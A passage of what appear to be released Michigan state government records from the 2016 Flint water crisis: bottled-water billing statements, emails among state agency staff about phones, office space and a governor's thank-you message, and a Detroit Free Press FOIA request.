				770 BOTTLE DEPOSIT	40	\$7.00	\$280.00
10/02/2015	73125 / 554X01477705	8407	CHRG	771 BOTTLE RETURN	-40	\$7.00	-\$280.00
10/02/2015	CUPS P/U / 554X01477705	8834	CHRG	761 CONE CUPS	6	\$3.50	\$21.00
10/14/2015	CUPS P/U / 554X01477705	8851	CHRG	761 FLAT CUPS	6	\$3.00	\$18.00
10/19/2015	75129 / 554X01477705	8352	CHRG	710 5 GALLON DRINKING WATER DELIVERED	30	\$5.50	\$165.00
				770 BOTTLE DEPOSIT	30	\$7.00	\$210.00
10/19/2015	75129 / 554X01477705	8352	CHRG	771 BOTTLE RETURN	-30	\$7.00	-\$210.00
10/22/2015	P/U CUPS / 554X01477705	9036	CHRG	761 FLAT CUPS	12	\$3.00	\$36.00
10/30/2015	75558 / 554X01477705	8408	CHRG	710 5 GALLON DRINKING WATER DELIVERED	33	\$5.50	\$181.50
				770 BOTTLE DEPOSIT	33	\$7.00	\$231.00

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10/30/2015	75558 / 554X01477705	9408	CHRG	771 BOTTLE RETURN	-33	\$7.00	-\$231.00
10/31/2015	/ 554X01477705	9164	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
10/31/2015	/ 554X01477705	9164	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	-\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
10/31/2015	/ 554X01477705	9164	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00

Invoice 554X01477705: \$683.50 Amount Still Due: \$0.00

10/02/2015	/ 554X01358103	8838	CHRG	PAYMENT			-\$1,511.05
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Ending Balance 10/01/2015 - 10/31/2015

\$683.50

11/01/2015 - 11/30/2015

11/06/2015	/ 554X01499501	9226	CHRG	761 FLAT CUPS	25	\$3.00	-\$75.00
11/12/2015	79414 / 554X01499501	9032	CHRG	710 5 GALLON DRINKING WATER DELIVERED	37	\$5.50	-\$203.50
				770 BOTTLE DEPOSIT	37	\$7.00	-\$259.00
11/17/2015	79414 / 554X01499501	9032	CHRG	771 BOTTLE RETURN	-37	\$7.00	-\$259.00
11/28/2015	78780 / 554X01499501	8409	CHRG	710 5 GALLON DRINKING WATER DELIVERED	0	\$0.00	\$0.00
				770 BOTTLE DEPOSIT	0	\$0.00	\$0.00
11/29/2015	78780 / 554X01499501	8409	CHRG	771 BOTTLE RETURN	0	\$0.00	\$0.00
11/30/2015	/ 554X01499501	9459	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
11/30/2015	/ 554X01499501	9459	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
11/30/2015	/ 554X01499501	9459	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00

Invoice 554X01499501: \$320.50 Amount Still Due: \$4.00

Ending Balance 11/01/2015 - 11/30/2015

\$1,004.00

12/01/2015 - 12/31/2015

12/09/2015	82442 / 554X01520900	9147	CHRG	710 5 GALLON DRINKING WATER DELIVERED	40	\$5.50	-\$220.00
				770 BOTTLE DEPOSIT	40	\$7.00	-\$280.00
12/09/2015	82442 / 554X01520900	9147	CHRG	771 BOTTLE RETURN	-40	\$7.00	-\$280.00
12/17/2015	CUPS / 554X01520900	9621	CHRG	761 FLAT CUPS	50	\$3.00	-\$150.00
12/26/2015	81908 / 554X01520900	8410	CHRG	710 5 GALLON DRINKING WATER DELIVERED	33	\$5.50	-\$181.50
				770 BOTTLE DEPOSIT	33	\$7.00	-\$231.00
12/26/2015	81908 / 554X01520900	8410	CHRG	771 BOTTLE RETURN	-33	\$7.00	-\$231.00
12/31/2015	/ 554X01520900	9766	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
12/31/2015	/ 554X01520900	9766	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
12/31/2015	/ 554X01520900	9766	CHRG	008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00
				008 BOTTLED WATER EQUIPMENT RENTAL SERVICE	0	\$0.00	\$7.00

Invoice 554X01520900: \$593.50 Amount Still Due: \$593.50

Ending Balance 12/01/2015 - 12/31/2015

\$1,597.50

01/01/2016 - 01/31/2016

01/07/2016	/ 554X01477705	9810	CHRG	PAYMENT			-\$1,000.00
01/14/2016	85681 /	8982	CHRG	710 5 GALLON DRINKING WATER DELIVERED	40	\$5.50	-\$220.00
				770 BOTTLE DEPOSIT	40	\$7.00	-\$280.00
01/14/2016	85681 /	8982	CHRG	771 BOTTLE RETURN	-39	\$7.00	-\$273.00
01/22/2016	84830 /	8411	CHRG	710 5 GALLON DRINKING WATER DELIVERED	19	\$5.50	-\$104.50
				770 BOTTLE DEPOSIT	19	\$7.00	-\$133.00
01/22/2016	84830 /	8411	CHRG	771 BOTTLE RETURN	-19	\$7.00	-\$133.00

Ending Balance for 01/01/2016 - 01/31/2016

\$928.00

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:55 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Thank you for your service



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## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Governor Snyder signature

Governor Rick Snyder



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Photos of state employees volunteering

#### STAY CONNECTED:



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This email was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

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**From:** Noonan, Michael (DTMB)  
**Sent:** Friday, January 29, 2016 7:15 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Fwd: Phones requested by HHS and FEMA

FYI

Sent from my iPhone

Begin forwarded message:

**From:** "Cain, Matt (DTMB)" <[CainM2@michigan.gov](mailto:CainM2@michigan.gov)>  
**Date:** January 29, 2016 at 5:02:14 PM EST  
**To:** "Walts, Brian (DTMB)" <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>, "Hengesbach, Tom (DTMB)" <[HengesbachT@michigan.gov](mailto:HengesbachT@michigan.gov)>, "Doll, Jeanette (DTMB)" <[dolli@michigan.gov](mailto:dolli@michigan.gov)>, "McKee, Ryan (DTMB)" <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Phones requested by HHS and FEMA

Thank you, Brian! Nice work you're doing over there!

Matt Cain

Data Access Services Manager - DTMB Network & Telecommunication Services  
[cainm2@michigan.gov](mailto:cainm2@michigan.gov) - 517.373.3610

---

**From:** Walts, Brian (DTMB)  
**Sent:** Friday, January 29, 2016 2:27 PM  
**To:** Hengesbach, Tom (DTMB) <[HengesbachT@michigan.gov](mailto:HengesbachT@michigan.gov)>; Doll, Jeanette (DTMB) <[dolli@michigan.gov](mailto:dolli@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Cain, Matt (DTMB) <[CainM2@michigan.gov](mailto:CainM2@michigan.gov)>  
**Subject:** RE: Phones requested by HHS and FEMA

Phones have arrived on site and being placed in the data/IT closet on the 5<sup>th</sup> floor. I will be installing one unit today in office 533.

Thanks Team,  
Brian

---

**From:** Hengesbach, Tom (DTMB)  
**Sent:** Friday, January 29, 2016 12:02 PM  
**To:** Doll, Jeanette (DTMB) <[dolli@michigan.gov](mailto:dolli@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Cain, Matt (DTMB) <[CainM2@michigan.gov](mailto:CainM2@michigan.gov)>  
**Subject:** RE: Phones requested by HHS and FEMA

Hello,

We are sending up 5 phones for use where needed for the Flint water issue that someone from our group will be delivering today. They should be plug and play out of the box so please keep them in the 5<sup>th</sup> floor data closet until needed.

Thanks,  
Tom

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Thursday, January 28, 2016 4:45 PM  
**To:** Hengesbach, Tom (DTMB) <[HengesbachT@michigan.gov](mailto:HengesbachT@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Cain, Matt (DTMB) <[CainM2@michigan.gov](mailto:CainM2@michigan.gov)>  
**Subject:** RE: Phones requested by HHS and FEMA

Thank you – I will update my records.

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**From:** Hengesbach, Tom (DTMB)  
**Sent:** Thursday, January 28, 2016 4:13 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Cain, Matt (DTMB) <[CainM2@michigan.gov](mailto:CainM2@michigan.gov)>  
**Subject:** RE: Phones requested by HHS and FEMA

Thanks Jeanette,

We are getting 5 new phones up to the Flint SOB tomorrow (1-29-16). These phones will be configured and usable out of the box. We can set them up where needed or give them to Brian as he has installed a few of the phones himself in emergency situations.

Just an FYI on the total amount of phones-As of today there are 14 phones being used for the ECC and assorted other people working on the water issue. These 5 new phones will make the total 19 phones.

Thanks,  
Tom Hengesbach  
Telecom

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, January 28, 2016 3:30 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** Hengesbach, Tom (DTMB) <[HengesbachT@michigan.gov](mailto:HengesbachT@michigan.gov)>; Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Phones requested by HHS and FEMA

Great Thank you!

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Thursday, January 28, 2016 3:28 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** Hengesbach, Tom (DTMB) <[HengesbachT@michigan.gov](mailto:HengesbachT@michigan.gov)>; Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Phones requested by HHS and FEMA

Tom –

Please provide 5 more telephones for use in the US HHS and FEMA area. I will add them to our resource request. Total will now be 10 phones provided.



Thank you

Jeanette

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, January 28, 2016 3:21 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Cc:** Hengesbach, Tom (DTMB) <[HengesbachT@michigan.gov](mailto:HengesbachT@michigan.gov)>; Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** Phones requested by HHS and FEMA

Hi Team,

An on-site request has been made for a few more desk top phones to be utilized at the Flint Facility on the 5<sup>th</sup> floor. Tom Hengesbach sent 5 up a few weeks ago but the couple that was left was used for the request today. It looks like the team on site will request at least 3 more. The ones Tom sent are plug and play and appear to work great. Should the on-site team request through you or could they get a few more??

Thanks,  
Brian Walts  
Building Trades Supervisor  
DTMB - Building Operation Division  
517-202-1960

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Friday, January 29, 2016 7:24 PM  
**To:** Turnquist, Michael (DTMB)  
**Cc:** Paasch, Keith (DTMB);Scates, Larry (DTMB);Droste, Kerri (DTMB)  
**Subject:** Re: Flint

This was the excitement in the facility today..

<http://nbc25news.com/news/local/flint-lead-levels-still-too-high-even-with-filters>

Sent from my iPhone

On Jan 29, 2016, at 6:19 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

Appreciate all you have done Mike. Have a great and peaceful weekend.

Sent from my iPhone

On Jan 29, 2016, at 5:14 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

LT left and I did not hear anything

Sent from my iPhone

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, February 01, 2016 6:52 AM  
**To:** Phillippo, Jamie (DTMB)  
**Cc:** Scates, Larry (DTMB); Walts, Brian (DTMB)  
**Subject:** Fwd: Genesee County Board of Commissioners Meeting on Monday- address correction

FYI ,

The room on the first floor she is talking about would be the drop in area. It already has two work stations set up.

Sent from my iPhone

Begin forwarded message:

**From:** "Thompson, Sheryl D. (DHHS)" <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Date:** January 31, 2016 at 10:29:22 AM EST  
**To:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Mose, Sandi Kay (DHHS)" <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>, "Milks, Michael (DHHS)" <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)>  
**Cc:** "Beurer, Terrence (DHHS)" <[BeurerT@michigan.gov](mailto:BeurerT@michigan.gov)>  
**Subject:** Fwd: Genesee County Board of Commissioners Meeting on Monday- address correction

Good morning it appears I need space for a team of people. I'm not sure how many yet. Therefore the space on 1st floor will not work. We can talk on Monday when Tim Becker is there.

I know this is inconvenient and may require moving some additional staff.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

Begin forwarded message:

**From:** "Becker, Timothy (DHHS)" <[beckert1@michigan.gov](mailto:beckert1@michigan.gov)>  
**Date:** January 31, 2016 at 10:01:57 AM EST  
**To:** "Scott, Jackie (DHHS)" <[ScottJ14@michigan.gov](mailto:ScottJ14@michigan.gov)>  
**Cc:** "Thompson, Sheryl D. (DHHS)" <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>, "Thelen, Richard (DHHS)" <[ThelenR4@michigan.gov](mailto:ThelenR4@michigan.gov)>, "Scott, Linda (DHHS)" <[ScottL12@michigan.gov](mailto:ScottL12@michigan.gov)>, "Taylor, Kerri (DHHS)" <[TaylorK10@michigan.gov](mailto:TaylorK10@michigan.gov)>, "Fleming, Denise (DHHS)" <[FlemingD7@michigan.gov](mailto:FlemingD7@michigan.gov)>, "Granger, Patricia (DHHS)" <[GrangerP@michigan.gov](mailto:GrangerP@michigan.gov)>, "Macqueen, Mary (DHHS)" <[MacqueenM@michigan.gov](mailto:MacqueenM@michigan.gov)>

**Subject: Re: Genesee County Board of Commissioners Meeting on Monday- address correction**

We will set up at Union. I don't know exactly where yet but I expect to find space on 5th floor. We will gather there after the commission meeting. Sometime after 10 most likely.

Sent from my iPhone

On Jan 31, 2016, at 8:44 AM, Scott, Jackie (DHHS) <[ScottJ14@michigan.gov](mailto:ScottJ14@michigan.gov)> wrote:

Good morning Sheryl,

Do you know when and where the MDHHS team should be on Monday?  
I was asked to assign someone to your team but we don't have the details.

Thanks,  
Jackie

Jacqueline S. Scott, D.V.M., Ph.D.  
Director, Bureau of EMS, Trauma and Preparedness  
Michigan Department of Health and Human Services  
Telephone 517-335-8150  
Cell 517-749-4336  
Fax 517-335-9434

<image001.jpg>

This email may contain confidential and/or privileged information. If you are not the intended recipient (or have received this email in error) please notify the sender immediately and destroy the email. Any unauthorized copying, disclosure or distribution of the material in the email is strictly forbidden.

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Friday, January 29, 2016 6:22 PM  
**To:** Granger, Patricia (DHHS) <[GrangerP@michigan.gov](mailto:GrangerP@michigan.gov)>  
**Cc:** Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Scott, Jackie (DHHS) <[ScottJ14@michigan.gov](mailto:ScottJ14@michigan.gov)>; Baird, Richard (GOV) <[bairdr@michigan.gov](mailto:bairdr@michigan.gov)>; Nicole.Lurie@hhs.gov; Anderson, Paula (DHHS) <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>; Scott, Allison (GOV) <[scotta12@michigan.gov](mailto:scotta12@michigan.gov)>; Taylor, Kerri (DHHS) <[TaylorK10@michigan.gov](mailto:TaylorK10@michigan.gov)>; Manolakoudis, Virginia (GOV) <[ManolakoudisV@michigan.gov](mailto:ManolakoudisV@michigan.gov)>; Becker, Timothy (DHHS) <[beckert1@michigan.gov](mailto:beckert1@michigan.gov)>  
**Subject:** Re: Genesee County Board of Commissioners Meeting on Monday- address correction

The meeting is at the Genesee County Administration building the address should be 1101 Beach street. Parking is on 7th street between Saginaw and Beach street. If the parking lot is full there is metered parking on Saginaw Street.

Proceed to the auditorium on the 3rd floor.

MDHHS will have 15-20 minutes to give an update regarding the water in general, testing, partnerships, resources, etc.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Jan 29, 2016, at 12:42 PM, Granger, Patricia (DHHS)  
<[GrangerP@michigan.gov](mailto:GrangerP@michigan.gov)> wrote:

Tim will meet you at the Genesee County Board of  
Commissioners at 9:00 a.m. on Monday.

Address: 1102 Beach Street  
Flint, MI 48502

***Trisha (Ray) Granger***

Sr. Executive Assistant to  
Tim Becker, Chief Deputy Director  
Department of Health and Human Services  
(517) 373-3626  
[RayP2@michigan.gov](mailto:RayP2@michigan.gov)

<image001.jpg>

This message, including any attachments, is intended solely for the use of the named recipient(s) and may contain confidential and/or privileged information. Any unauthorized review, use, disclosure, or distribution of this communication is expressly prohibited. If you are not the intended recipient, please contact the sender by reply e-mail and destroy any and all copies of the original message.

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**From:** Burns, Robert (DTMB)  
**Sent:** Tuesday, February 02, 2016 9:13 AM  
**To:** Turnquist, Michael (DTMB)  
**Cc:** Noonan, Michael (DTMB); Scates, Larry (DTMB); Paasch, Keith (DTMB); Droste, Kerri (DTMB)  
**Subject:** Re: from MIRS

I am not aware of any other space he is using other than what was set up in the Flint SOB. He could drop onto another agency's leased space with their cooperation without notifying us.

Bob

Sent from my iPhone

On Feb 2, 2016, at 8:53 AM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

Copied in Bob Burns. Bob, does the State lease any other space that he uses?

Sent from my iPhone

On Feb 2, 2016, at 8:43 AM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

As far as I know he has only been here on Friday last week. They do have two office spaces on 5<sup>th</sup> floor.

I know The JIC group is working all weekend as well as our federal visitors. We have an average of 25 people working the weekends since this started. The only day his card was used for this facility was January 29<sup>th</sup>.

Let me know if I can be of any other assistance.

---

**From:** Turnquist, Michael (DTMB)  
**Sent:** Tuesday, February 02, 2016 8:16 AM  
**To:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>  
**Cc:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** Fwd: from MIRS

Do you have any information on this? Is he primarily somewhere else and uses the office we provided only when he comes by? Let me know, thanks.

Sent from my iPhone

Begin forwarded message:

**From:** "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Date:** February 2, 2016 at 8:10:49 AM EST

**To:** "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>

**Subject:** from MIRS

So is this our space or somewhere else?

Calley said he's be working out of an office in Flint, where he said he already has office space. He also said he's working Saturdays as he meets with Flint officials about a long-range strategy to make sure those impacted by the lead-laced water of Flint get the services they need.

Brom Stibitz

Chief Deputy Director

Michigan Department of Technology, Management and Budget

[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)

517-373-1004

<image001.gif>

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**From:** Noonan, Michael (DTMB)  
**Sent:** Friday, February 05, 2016 11:25 AM  
**To:** Martin, Ric (DTMB)  
**Cc:** Walts, Brian (DTMB); Scates, Larry (DTMB)  
**Subject:** Re: FOIA Request

I need a fax number and I am about to get really busy here in flint so I won't be readily available

Sent from my iPhone

On Feb 5, 2016, at 10:52 AM, Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)> wrote:

Hey, guys,

I need copies of all of your documented discussions of the Flint water system.

If possible could we get these right away? Like by 2pm so I have it ready for Mike T's meeting this afternoon?

Thanks,

Ric

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Friday, February 05, 2016 10:27 AM  
**To:** Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Subject:** RE: FOIA Request

I don't think this will be difficult to pull/respond to. Keith/Ric are you checking in with Mike Noonan to get his perspective or would you like me to? Personally I have an email or two related to fyi's on some news articles but I believe that to be it.

**Kerri Droste**

Facilities and Business Services Administration  
Department of Technology, Management & Budget  
[Drostek@michigan.gov](mailto:Drostek@michigan.gov)  
517-284-7953

<001.gif>

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**From:** Turnquist, Michael (DTMB)  
**Sent:** Friday, February 05, 2016 10:15 AM  
**To:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>; Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>  
**Subject:** FOIA Request  
**Importance:** High



I have a meeting today at 3:30 to discuss this. What if any records would we have to support this? Thoughts on process and time to respond for our Team?

## **Request for Public Record**

### **To: FOIA Coordinators via email**

I am a person as defined under Michigan FOIA. Please accept this correspondence as a request pursuant to the Michigan Freedom of Information Act (FOIA) Michigan Compiled Laws §15.231 to §15.246 *et seq.*, the Michigan Constitution and common law, and the U.S. Constitution, for certain public documents hereinafter specified.

**Date of Request:** 2/4/16      **Time:** 4:40 p.m. via email

**Person Requesting Record:** Matthew Dolan      Phone: 313-223-4743

**Mailing address:** Detroit Free Press

160 W. Fort Street

Detroit, MI 48226

**Email Address:** [msdolan@freepress.com](mailto:msdolan@freepress.com)      **Fax:** n/a

### **Delivery Specifications:**

**Please select the quickest form to be able to view the documents:**

- ☐ **Email:** to requestor at the email address above if possible, and if not please mail to the address above.
- ☐ **In-office Inspection:** Please contact me with an acceptable contact, time, and date when I may appear for inspection and possible scanning of documents.
- ☐ **Pick- up:** Please contact me with an acceptable contact, time, and date when I may pick up the documents.

**Auditor or Attorney:** \_\_\_\_\_ **Contact:** \_\_\_\_\_

**Media Specification:** Paper Copies or Email attachment less than 20 MB, CD-ROM or DVD, unless certain records are not available in computer format, in which case response by fax or in-person viewing is preferred

**Records requested:** The records and documents I am requesting are all those relating to:

Copies of the documents, including but not limited to emails already requested by and provided to Progress Michigan or those associated with the organization related to any and all discussion of Flint's water supply, including but not limited to contaminant such as lead and copper in the water as well as any and all discussion of Legionnaire's disease in Genesee County, Mich

For the purposes of this request, the term "you" or "your" refers to public body generating or maintaining the public records requested in this request, and to which this request is directed, whether that be an agency, municipality, office, county, or

any other entity subject to disclosure under this act; the term "**records**" refers to all documents, regardless of physical form (including without limitation papers, reports, notes of telephone conversations, telephone call messages, studies, proposals, indices, letters, messages, faxes, minutes, logs, journal entries, calendars, and computer-based or computer-generated materials including e-mail, or any other documentation of any kind of any and all kind) of or belonging to any department, agency, service area, board or other subdivision of the public body. "Records" shall include drafts of records to the extent permitted by law; The term "**email**" includes any electronic message and any attachment to any such message, and specifically includes emails sent or received by an officer, agent, or employee using an email address other than that person's official government issued email address if sent or received while on duty, using a government computer, in a government building, sent or received using a government contact list, or other using any other government resource.

Michigan law requires you to respond to this request not more than five (5) days from your receipt of this request, but you are asked to expedite this request if possible. If this request is sent by fax or email, the time to comply begins the day after the faxed request is sent to you. If your agency does not maintain these public records, please let my designated auditor know who does, and include the proper custodian's name and address. If this fax request does not go directly to the office of the FOIA coordinator, you must deliver it there immediately. If you deny any part of this request, please indicate the name and position of the person too who an appeal should be directed prior to instituting suit, so that needless litigation in which costs, damages, and attorney fee may be taxed against you might be avoided.

Take notice of the penalties and consequences for failure to comply with this request: Willful violation of FOIA by refusing to disclose or delaying in disclosing or providing copies of a public record, may result in the court awarding in addition to any actual or compensatory damages, award punitive damages in the amount of \$500 to the person seeking the right to inspect or receive a copy of a public record. Reasonable attorneys' fees, costs, and disbursements" will be awarded to any person who prevails in an action to compel disclosure under MCLA § 15.240. If the requesting person only prevails in part, "the court may, in its discretion, award all or an appropriate portion of reasonable attorneys' fees, costs, and disbursements.

Because of the civic educational purpose of this request, I request a fee waiver and ask that you determine that a waiver or reduction of the fee is in the public interest because furnishing copies of the public record can be considered as primarily benefiting the general public." MCLA § 15.234(1)

I agree to pay any reasonable search, copying, and postage fees of not more than \$2.00. If the cost would be greater than this amount, Please immediately contact me by telephone or email if you anticipate that the costs will exceed this amount, so as not to cause delay in the prompt disclosure of the records requested. I may appear in person to inspect the documents on scan them using my portable equipment. Please provide a receipt indicating the charges for each document. The Michigan FOIA law provides that, "A fee shall not be charged for the cost of search, examination, review, and the deletion and separation of exempt from nonexempt information as provided in section 14 unless failure to charge a fee would result in unreasonably high costs to the public body because of the nature of the request in the particular instance, and the public body specifically identifies the nature of these unreasonably high costs. MCLA § 15.234(3).

If the documents I have requested are not subject to disclosure in their entirety, I request that you release all nonexempt portions of the documents that may be segregated and all parts of the documents that can be rendered disclosable by redaction without fee. If you determine that any of the requested documents fall within a statutory exemption, I request that you exercise your discretion to disclose those materials because of the overriding public concern about the improper use of government email systems and resources to further political agendas. As to any portion of the documents that you withhold, please state with specificity the legal and factual basis for withholding such portion. To the extent that you are unable to produce copies of or otherwise make available all records requested within the time frame provided, please notify my auditor in writing and provide me with those records that are available within the prescribed time frame and the remainder of the records on a "rolling" basis as they become available for production.

I appreciate your anticipated prompt cooperation and will expect your response within 5 days, as required by the act. If you need further explanation of the details or the nature or scope of this request, please feel free to call me or my designated auditor or attorney specified above using the contact information provided.

Matthew Dolan  
Detroit Free Press

Michael A. Turnquist  
Senior Deputy Director  
State of Michigan - Department of Technology, Management & Budget

Facilities & Business Services Administration  
tunculusim@michigan.gov  
(517) 284-7908  
<image001.gif>

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**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, February 10, 2016 9:30 AM  
**To:** Turnquist, Michael (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB)  
**Subject:** Fwd: Boil Water Advisory  
